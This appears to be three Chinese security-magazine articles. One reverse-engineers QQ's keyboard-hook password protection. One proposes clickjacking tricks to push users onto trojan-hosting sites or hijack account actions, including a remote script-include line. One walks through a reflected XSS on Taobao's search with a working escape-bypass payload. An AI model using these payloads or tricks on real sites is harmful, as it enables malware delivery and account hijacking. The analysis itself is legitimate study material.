WH_KEYBOADR_LL从名称上直译过来，是低级键盘钩子的意思。QQ为什么要给自己的密码输入框安装这个钩子呢？看一看在这个钩子的回调函数里QQ会做些什么就知道了。于是我在OD里面调试QQ，对NtUserSetWindowsHookEx函数调用下条件断点。我们先来看看NtUserSetWindowsHookEx的原型：

```
HHOOK NtUserSetWindowsHookEx(
IN HANDLE hmod,
IN PUNICODE_STRING pstrLib OPTIONAL,
IN DWORD idThread,
IN int nFilterType,
IN PROC pfnFilterProc,
IN BOOL bAnsi);
```

我们对nFilterType参数下条件断点，当它等于WH_KEYBOADR_LL的时候就断下。这样，很快就找到了Q Q 在安装这个钩子时调用NtUserSetWindowsHookEx函数的位置，这时的堆栈信息如图2 所示。




图2

图中用方框标记出来的位置，就是调用NtUserSetWindowsHookEx函数时传入的nFilterType参数，可以看到它的值是0 x D ，正好等于常数WH_KEYBOADR_LL的值。再找到pfnFilterProc参数，发现它的值是00A6F113，这就是WH_KEYBOADR_LL钩子回调函数的地址。终于找到回调函数的地址了，转到这个地址上去查看这个钩子的回调函数。这个函数的反汇编代码如下。我在调试这个函数的时候遇到了不少花指令，这里列出的是将花指令去掉以后的代码。

```
00A6F113  55  push  ebp
00A6F114  8BEC  mov  ebp, esp
00A6F116  83EC 30  sub  esp, 30
00A6F119  56  push  esi
00A6F11A  57  push  edi
00A6F11B  C745 FC E8EEA60>  mov  dword ptr [ebp-4], 0A6EEE8
00A6F122  8D7D D0  lea  edi, dword ptr [ebp-30]
00A6F125  B9 07000000  mov  ecx, 7
00A6F12A  33C0  xor  eax, eax
00A6F12C  FC  cld
00A6F12D  F3:AB  rep  stos dword ptr es:[edi]
00A6F12F  8B45 10  mov  eax, dword ptr [ebp+10]
00A6F132  8945 F8  mov  dword ptr [ebp-8], eax
00A6F135  C745 F4 0000000>  mov  dword ptr [ebp-C], 0
00A6F13C  E8 20000000  call  00A6F161

00A6F161  5F  pop  edi
00A6F162  8B4D F4  mov  ecx, dword ptr [ebp-C]
00A6F165  833C8F 00  cmp  dword ptr [edi+ecx*4], 0
00A6F169  74 1D  je  short 00A6F188
00A6F16B  8B55 F4  mov  edx, dword ptr [ebp-C]
00A6F16E  8B0497  mov  eax, dword ptr [edi+edx*4]
00A6F171  50  push  eax
00A6F172  8B4D FC  mov  ecx, dword ptr [ebp-4]
00A6F175  FF51 50  call  dword ptr [ecx+50]
 ; user32.GetAsyncKeyState

00A6F178  0FBFD0  movsx  edx, ax
00A6F17B  81E2 00800000  and  edx, 8000
00A6F181  75 05  jnz  short 00A6F188
00A6F183  FF45 F4  inc  dword ptr [ebp-C]
00A6F186  ^ EB DA  jmp  short 00A6F162
00A6F188  8B55 F8  mov  edx, dword ptr [ebp-8]
00A6F18B  8B02  mov  eax, dword ptr [edx]
00A6F18D  C745 F0 0000000>  mov  dword ptr [ebp-10], 0
00A6F194  E8 3C000000  call  00A6F1D5
00A6F1D5  5E  pop  esi
00A6F1D6  8B4D F0  mov  ecx, dword ptr [ebp-10]
00A6F1D9  833C8E 00  cmp  dword ptr [esi+ecx*4], 0
00A6F1DD  74 0A  je  short 00A6F1E9
00A6F1DF  3B048E  cmp  eax, dword ptr [esi+ecx*4]
00A6F1E2  74 05  je  short 00A6F1E9
00A6F1E4  FF45 F0  inc  dword ptr [ebp-10]
00A6F1E7  ^ EB ED  jmp  short 00A6F1D6
00A6F1E9  837D 08 00  cmp  dword ptr [ebp+8], 0

00A6F1ED  0F8C EF000000  jl  00A6F2E2
00A6F1F3  8B4D FC  mov  ecx, dword ptr [ebp-4]
00A6F1F6  8379 0C 00  cmp  dword ptr [ecx+C], 0
00A6F1FA  0F84 E2000000  je  00A6F2E2
00A6F200  817D 0C 0001000>cmp  dword ptr [ebp+C], 100
00A6F207  74 0D  je  short 00A6F216
00A6F209  817D 0C 0101000>cmp  dword ptr [ebp+C], 101
00A6F210  0F85 CC000000  jnz  00A6F2E2
00A6F216  8B4D F8  mov  ecx, dword ptr [ebp-8]
00A6F219  8379 10 21  cmp  dword ptr [ecx+10], 21
00A6F21D  0F84 BF000000  je  00A6F2E2
00A6F223  8B4D FC  mov  ecx, dword ptr
```

```
[ebp-4]
    00A6F226    8B51 24    mov    edx, dword ptr
[ecx+24]
    00A6F229    33C0    xor    eax, eax
    00A6F22B    8A02    mov    al, byte ptr [edx]
    00A6F22D    8B4D F8    mov    ecx, dword ptr
[ebp-8]
    00A6F230    3901    cmp    dword ptr [ecx], eax
    00A6F232    0F82 AA000000    jb    00A6F2E2
    00A6F238    8B55 FC    mov    edx, dword ptr
[ebp-4]

    00A6F23B    8B42 24    mov    eax, dword ptr
[edx+24]
    00A6F23E    33C9    xor    ecx, ecx
    00A6F240    8A48 01    mov    cl, byte ptr [eax+1]
    00A6F243    8B55 F8    mov    edx, dword ptr
[ebp-8]
    00A6F246    390A    cmp    dword ptr [edx], ecx
    00A6F248    0F87 94000000    ja    00A6F2E2
    00A6F24E    8B45 F4    mov    eax, dword ptr
[ebp-C]
    00A6F251    833C87 00    cmp    dword ptr
[edi+eax*4], 0
    00A6F255    0F85 87000000    jnz    00A6F2E2
    00A6F25B    8B45 F0    mov    eax, dword ptr
[ebp-10]
    00A6F25E    833C86 00    cmp    dword ptr
[esi+eax*4], 0
    00A6F262    75 7E    jnz    short 00A6F2E2
    00A6F264    8B55 FC    mov    edx, dword ptr
[ebp-4]
    00A6F267    FF52 54    call    dword ptr [edx+54]
    ; user32.GetForegroundWindow

    00A6F26A    8B55 FC    mov    edx, dword ptr
[ebp-4]
    00A6F26D    3B42 1C    cmp    eax, dword ptr
[edx+1C]
    00A6F270    75 70    jnz    short 00A6F2E2
    00A6F272    C745 D0 0100000>    mov    dword
ptr [ebp-30], 1
    00A6F279    8B4D FC    mov    ecx, dword ptr
[ebp-4]
    00A6F27C    8B51 24    mov    edx, dword ptr
[ecx+24]
    00A6F27F    8BCA    mov    ecx, edx
    00A6F281    33C0    xor    eax, eax
    00A6F283    8A01    mov    al, byte ptr [ecx]
    00A6F285    8B4D F8    mov    ecx, dword ptr
[ebp-8]
    00A6F288    8B09    mov    ecx, dword ptr [ecx]
```

```
    00A6F28A    2BC8    sub    ecx, eax
    00A6F28C    81E1 FF000000    and    ecx, 0FF
    00A6F292    66:0FB65411 02    movzx    dx, byte ptr
[ecx+edx+2]
    00A6F298    66:8955 D4    mov    word ptr [ebp-
2C], dx
    00A6F29C    6A 00    push    0
    00A6F29E    0FB745 D4    movzx    eax, word ptr
[ebp-2C]
    00A6F2A2    50    push    eax
    00A6F2A3    8B55 FC    mov    edx, dword ptr
[ebp-4]
    00A6F2A6    FF52 48    call    dword ptr [edx+48]
    ; user32.MapVirtualKeyA

    00A6F2A9    66:8945 D6    mov    word ptr [ebp-
2A], ax
    00A6F2AD    8B45 F8    mov    eax, dword ptr
[ebp-8]
    00A6F2B0    8B48 0C    mov    ecx, dword ptr
[eax+C]
    00A6F2B3    894D DC    mov    dword ptr [ebp-24],
ecx
    00A6F2B6    C745 E0 2100000>    mov    dword
ptr [ebp-20], 21
    00A6F2BD    817D 0C 0101000>    cmp    dword
ptr [ebp+C], 101

    00A6F2C4    75 07    jnz    short 00A6F2CD
    00A6F2C6    C745 D8 0200000>    mov    dword
ptr [ebp-28], 2
    00A6F2CD    6A 1C    push    1C
    00A6F2CF    8D55 D0    lea    edx, dword ptr
[ebp-30]
    00A6F2D2    52    push    edx
    00A6F2D3    6A 01    push    1
    00A6F2D5    8B45 FC    mov    eax, dword ptr
[ebp-4]
    00A6F2D8    FF50 4C    call    dword ptr [eax+4C]
    ; user32.SendInput

    00A6F2DB    B8 01000000    mov    eax, 1
    00A6F2E0    EB 69    jmp    short 00A6F34B
    00A6F2E2    8B55 F8    mov    edx, dword ptr
[ebp-8]
    00A6F2E5    8B02    mov    eax, dword ptr [edx]
    00A6F2E7    C745 EC 0000000>    mov    dword
ptr [ebp-14], 0
    00A6F2EE    E8 0C000000    call    00A6F2FF
    00A6F2FF    5E    pop    esi
    00A6F300    8B4D EC    mov    ecx, dword ptr
[ebp-14]
```

```
00A6F303  833C8E 00  cmp  dword ptr [esi+ecx*4], 0
00A6F307  74 0A  je  short 00A6F313
00A6F309  3B048E  cmp  eax, dword ptr [esi+ecx*4]
00A6F30C  74 05  je  short 00A6F313
00A6F30E  FF45 EC  inc  dword ptr [ebp-14]
00A6F311  ^ EB ED  jmp  short 00A6F300
00A6F313  837D 08 00  cmp  dword ptr [ebp+8], 0
00A6F317  7C 19  jl  short 00A6F332
00A6F319  8B4D FC  mov  ecx, dword ptr [ebp-4]
00A6F31C  8379 0C 00  cmp  dword ptr [ecx+C], 0
00A6F320  74 10  je  short 00A6F332
00A6F322  8B55 EC  mov  edx, dword ptr [ebp-14]

00A6F325  833C96 00  cmp  dword ptr [esi+edx*4], 0
00A6F329  74 07  je  short 00A 6F332
00A6F32B  B8 01000000  mov  eax, 1
00A6F330  EB 19  jmp  short 00A6F34B
00A6F332  8B4D 10  mov  ecx, dword ptr [ebp+10]
00A6F335  51  push  ecx
00A6F336  8B55 0C  mov  edx, dword ptr [ebp+C]
00A6F339  52  push  edx
00A6F33A  8B45 08  mov  eax, dword ptr [ebp+8]
00A6F33D  50  push  eax
00A6F33E  8B4D FC  mov  ecx, dword ptr [ebp-4]
00A6F341  8B51 14  mov  edx, dword ptr [ecx+14]
00A6F344  52  push  edx
00A6F345  8B45 FC  mov  eax, dword ptr [ebp-4]
00A6F348  FF50 38  call  dword ptr [eax+38]

; user32.CallNextHookEx
00A6F34B  5F  pop  edi
00A6F34C  5E  pop  esi
00A6F34D  8BE5  mov  esp, ebp
00A6F34F  5D  pop  ebp
00A6F350  C2 0C00  retn  0C
```

这样列出来可能看得不是很清楚，为了表达得更清晰，将以上的汇编代码表示成伪代码，大致上就是如下这个样子。

```
HWND hwnd = GetForegroundWindow();
if( hwnd == 密码输入框的句柄 )
{MapVirtualKeyA();
SendInput();
return 1;
}
else
{
return CallNextHookEx(nCode, wParam, lParam);
}
```


可以看出，QQ首先通过GetForeground Window函数得到前景窗口的句柄，然后判断前景窗口是不是QQ的密码输入框，如果是密码输入框的话，QQ没有调用CallNextHookEx函数，而是直接"return 1"，这样其他钩子和密码框的窗口过程就收不到消息了，于是防止了盗号程序通过键盘钩子来记录QQ的密码 只有在不是密码框的时候，QQ才调用CallNextHookEx函数，把消息往下面传递下去，交给其他钩子和密码框的窗口过程继续处理。这就是QQ登录窗口目前使用的键盘保护原理。

还有一个问题，QQ为什么要给自己的密码输入框安装这种类型的钩子，而不是别的类型呢？一开始我也没想明白，后来和ConTrail讨论了一番，终于想明白了。这种类型的钩子有个特点，在于它的优先级别比WH_KEYBOARD类型的普通键盘钩子要高。所以在按键消息产生时，首先得到处理权的是由QQ安装的WH_KEY BOARD_LL钩子，这样，QQ就能决定要不要把消息交给后面的钩子和密码框的窗口过程去处理了。

以上是我通过调试对QQ键盘保护的原理的一些认识，有实践的地方，也有自己的猜测，所以可能并不完全正确，不对的地方希望有兴趣的朋友给指出来。在深入挖掘QQ的键盘保护原理之前，我也阅读了很多文章，包括黑防以前刊登的一篇介绍NP保护技术的文章和一些网络上的分析文章。这些文章给了我很多很好的思路和借鉴，感谢这些作者们。

对于如何破解QQ的这种键盘保护，本来我想谈一谈自己的看法，不过担心被人利用这些方法来写盗号程序，散播到互联网上造成危害，所以略去不介绍了。最后给腾讯提一个建议：软件的安全防范不能做得这么简单，还是像以前一样加大强度比较好。

前置知识: 无
关键词: 漏洞、Clickjacking、挂马



浅析Clickjacking技术的利用

文/ 爱无言

当我第1次看见Clickjacking技术的时候，我就在琢磨这种让人一惊的东西到底能做什么用处？网页欺骗或者网页钓鱼可能是最先容易想到的利用方法，可是具体怎么实施呢？还有，在很多被挂马的网站上，挂马者反反复复在研究如何让网马更加隐蔽，更加容易让受害者"自愿"上当。因为这样做的好处就是让更多的受害者在不知情的情况下被人攻击、入侵。这一切仿佛都是在针对浏览器那端的广大用户。Clickjacking技术的出现也许会让这种客户端攻击的技术更加艺术化。


先来讨论第1个问题，如何更加隐蔽地让用户"自觉"访问一个带有网马的站点？以往的技巧都是在处理JS脚本上下功夫，或者使用0×0大小的iframe。这些办法虽然经典，但却也被类似瑞星卡卡这样的监控软件实时防范。当然，包括像Google这样的搜索引擎也会对这种带有明显特征的网站进行"友情提示"，告诉你这个网站可能存在恶意软件或者病毒，于是用户就很难去访问这样的站点了。大家注意"自觉"这个词语，无论我们怎么使用JS代码，都很难让用户自愿地去访问带有病毒木马的一个未知名网站。现在好了，我们有了Clickjacking技术，首先创建一个iframe，让它指向带有我们安排好网马的站点，记住要修改scrolling属性，为了隐蔽。然后让这个iframe伴随着鼠标位置事件，其代码类似:"window.captureEvents(Event.MOUSEMOVE);??window.onmousemove=clickjacking;"。一旦用户试图点击某个可信的超级链接后，Clickjacking发生，用户被带到了这个iframe指向的网马网站，一切攻击顺利执行，用户对此竟然是毫不知情。

解决了用户自愿访问挂马网站的问题，我们再来看看还有什么利用方式可以将Clickjacking技术扩展一下。当我在访问一个论坛的时候忽然有个想法，如果利用Clickjacking技术，在用户点击一个修改用户资料信息的时候，本来有个超级链接或者按钮点击后会让用户的性别属性被修改，可是我们用Clickjacking技术劫持了这个超级链接或者按钮，一旦用户点击后，他反而会被修改登录密码，如此一来，用户的行为都被Clickjacking技术截获修改了。如果我们恶意一点，让Clickjacking后的目的地址是一个删除用户好友或者个人隐私短信的链接，那么用户被劫持后的结果将不堪设想。

既然谈到了上面这种利用方法，那么我想聪明的读者一定会想到将XSS结合到Clickjacking技术中去，而这也是完全可行的。我们可以将Clickjacking的代码全部写入到一个JS文件中，包括目的地址。这里有一个技巧，就是目的地址可以使用document.write方法来实现动态创建，这样将大大减小代码的长度，灵活代码的使用。然后在需要进行劫持的地方，插入这样一句代码 <script src=http://hi.baidu.com/digexploit/clickjacking.js></script>。当用户触发这句代码时，我们的XSS结合着Clickjacking技术的隐蔽性将大大地发挥其作用。

以上都是我自己的一些个人想法，也许有不对的地方，恳请大家批评指正。如有不明白之处，欢迎大家到黑防论坛进行讨论。

前置知识: JavaScript
关键词: 漏洞、淘宝、跨站



淘宝跨站脚本漏洞

文/ 思无邪

我在公司是做应用安全的，平时主要关注于"防"。由于工作繁忙，少有时间来尝试攻击别人的系统。但是攻防本一家，做了那么多安全问题的解决方案，也该试试手，把防护经验用在攻击中，看看效果如何。

第1个问题，进行什么类型的攻击？时间有限，还是选跨站脚本注入吧。遍地都是XSS，哪个上规模的网站上没有XSS问题反倒怪了。第2个问题是，选什么网站？XSS漏洞分布广，攻击门槛低，为了保证有一定的挑战性，我选择了淘宝。第3个问题，攻击哪个页面的哪个字段？简单起见，就选择首页的第1个输入框，商品搜索。好，动手，打开IE来到淘宝。

投石问路

首先在商品搜索框中输入"swx<>&"'"（输入时没有双引号，下同），其中字串swx是为了方便在页面输出中查找注入的内容，后面的几个乱字符，则是HTML中可能会引起跨站脚本的常见敏感字符。点击"搜索"，结果页面出来了，没有什么语法或者显示上的错误。有一个现象，就是页面的标题，以及页面最上方的搜索框里面，搜索关键字已经变成了"swx<>&"'"，除小于号之外的4个字符都被HTML编码了。这说明开发人员有点心虚，或者缺乏统一的编码解决方案，导致在不同的地方编码了两次，多余了，不影响安全，但是改变了用户的搜索关键字。

第1步注入没有明显结果很正常，只是扔几个怪字符探探路而已。第2步要做的事情是分析HTML的源代码，看看我们给的那几个探路的字符，到了对手那里下场如何？

蛛丝马迹

选择View Source，打开HTML源代码，然后搜索swx关键字，UltraEdit显示有71处发现，还好不算太多，一个一个看。基本上，注入的那几个特殊字符在页面的各处都被施加了HTML编码，包括head里面、HTML body里面、JavaScript字符串值里面，等等。有些地方还确实被HTML编码了两次，如前面所推测。

值得注意的是，单引号则始终没有被编码，这是唯一保持原样的字符。但是因为页面的开发人员在HTML和JavaScript里面始终使用双引号来包住字符，单引号无法逃出双引号构成的牢笼，也就不能产生语法意义了。

其实直接输入HTML标签的跨站脚本攻击，比如"<script>alert(1)</script>"，成功的可能性比较小，除非目标网站太烂了。一般只要开发人员稍微考虑一下安全问题，都会把"<>"这样最基本的危险字符干掉。

页面里用的都是HTML编码，包括JavaScript代码里面也是。而JavaScript编码似乎被忽略了，所以我把目光移向JavaScript里面注入的那段内容"var word = "swx<>&"'";"。单引号无辜地待在那里，似乎在等待援军。看来得尝试更多的特殊字符了，目标——JavaScript。

掩护

第2波，我只输入了一个反斜杠字符"\"。反斜杠是JavaScript里字符串常量非常重要的一个字符，也就是编码字符。因为JavaScript字符串可以被单引号或者双引号括起来，并且只能是单行的。但如果字符串的内容本身就需要包含引号或者换

行符怎么办？这时就需要进行编码，比如双引号可以被编码为"\x22"或者"\""，其中22是双引号的ASCII编码值的十六进制形式。

在商品搜索栏输入"\"，点击"搜索"按钮，出问题了，结果页面中有JavaScript语法错误："Unterminated String Constant"，即未结束的字符串常量。Bingo！

其实这么简单的case，淘宝没有测试到，实在是不应该。一个简单有效的测试做法是，往输入框里扔上一堆乱字符"~`!@#$%^ *()_+-={}|[]\\x22:";'<>,.?/*"，如果在结果页面中，这些字符都能原样地显示在界面上，没有任何语法报错或者页面显示上的异常，那么基本上可以说跨站脚本的可能性就比较小了，包括SQL注入漏洞也顺带验证了。

第2次注入尝试后，HTML代码里是这样的："var word = "\";"。显然，反斜杠成功打入对手内部。后面紧跟着的双引号和反斜杠变成了一个整体的编码"\""，双引号被吃掉了，从而原来用以包住字符串的一对引号只剩下了前一个，所以页面报"未结束的字符串常量"错误。正因为反斜杠的特殊性，任何字符都可以被它所编码。任何字符，当然也包括大于号小于号这一对XSS攻击最基本的字符。

现在，我们试一下，利用JS的这个字符编码机制，让反斜杠掩护刚才被干掉的大于号、小于号和双引号字符潜入到word变量的值里面，一旦这3个字符潜入，那么脚本执行也就有了希望。我们想赋给word变量的值是"<>""，用反斜杠编码掩护之后，变成"\x3c\x3e\x22"。注意，这里之所以用十六进制ASCII码的编码方式，是因为"\""这样的编码中，双引号还是以明文出现的，会被Web服务器上的编码逻辑发现并干掉。而\x22看起来就非常像"良民"，逃过检查的可能性比较大。

输入"\x3c\x3e\x22"，点击"搜索"，然后在结果的HTML文本里查找"word="得到："var word = "\x3c\x3e\x22";"。

3个特殊字符可以注进去，这意味着现在我们已经可以在word变量的值里面任意写HTML标签代码了，比如类似"<script>alert(1);</script>"这样的。另一个有价值的发现，就是把页面卷屏到一半的位置时，屏幕右方的显示出现了混乱，本来应该是"有问题就打听一下"的栏目标题，变成了""target="_blank">有问题就打听一下"，说明HTML语法已经被破坏。JS异常和页面显示错乱都很可能意味着XSS，因为这两个现象都说明输入的特殊字符已经起了某些语法上的作用，而不仅仅是当作字符显示或者保存在HTML中。

侦 查

存在跨站脚本注入漏洞的可能性看来很大，但是为了构造有效的攻击字串，我们需要跟踪分析word变量的使用。通过View Source Code，查找跟踪word变量的值的传播和使用路径，得到以下代码：

```
    //注入内容原样出现在JS代码的字符串常量中，但是在赋值给word时，JS引擎会进行解码，所以word变量的值是"<>"" 三个字符
    var word = "\x3c\x3e\x22";……
    //word变量的值直接拼到了moreDating后面，是个URL
    var moreDating="http://dating.xxx.com/search_question.htm"+"?q="+word;……
    var _hebin = function(a, b){……
    if (a != 0) {...}
    _html += '...美容达人心得榜</a></div>';
    else {//moreDating URL直接作为<a>标签的href属性值，显然，这里只要moreDating变量的值包含一个小于号(已经有了！)就可以强行终止<a>标签，然后后面就可以自由书写自己的脚本标签了
    _html += '<div class="Title"><a href='+moreDating+' target="_blank">有问题就打听一下</a></div>';
    ……}
    ……if(a>0||b>0){
    layer.innerHTML += _html;}
```

阅读过这段代码，基本上可以确定跨站脚本攻击的整个流程是通的。用户可以输入经过JS编码的HTML标签，然后被解码并存储到word变量，word变量又被拼接到moreDating这个URL的后面作为参数，而moreDating在满足特定条件（a等于0而b大于0）时，会被拼装到HTML里面去，并输出到页面。

"_hebin"这个函数在什么条件下会被触发？粗略读了一下代码之后，发现逻辑不是很清晰。算了，先不浪费时间来研究这个，让事实说话吧。

发 动

上一节的那段代码转了两道弯，实际上可

以等价简化为这样 “<a href=http://.../?q=+word+ target="_blank">”。其中word变量的前后分别被拼上了一小段HTML代码，然后被输出到页面。如果我们能通过适当设置word的值，让这一行代码变成这样 “<a href=http://xxx/?q=><img src=javascript:alert(1) target="_blank">”，那么JS脚本就会被执行了。大家也许发现后面那个看起来多余的“target=”，这其实不要紧，只是给HTML标签赋予一个无意义的属性值。上面字串的“<img src=javascript:alert(1)”就是word变量应当具有的值，但是我们不能直接输入它，那样会被HTML编码逻辑捕捉到。把这个值用JS编码过后，就可以躲过HTML编码，得到我们需要输入的搜索关键字的值为 “\x3e\x3cimg src=javascript:alert(1)”。

把这段文本拷贝出来，贴到商品搜索输入框，单击“搜索”按钮，等了几秒钟后，“当”的一声响，警告框弹了出来，成功了。对应上面的搜索关键字的URL是 “http://search1.taobao.com/browse/0/n-g,lr4dgzk4pazwg2lnm4qhg4tdhvvgc5tbonrxe2lqoq5gc3dfoj2cqmjj--------2---------b--40--commend-0-all-0.htm?at_topsearch=1&ssid=s1-e”，直接访问这个URL，也会弹出警告框。用这个漏洞可以干些什么？那就看大家的想象力和JavaScript编程的功力了。

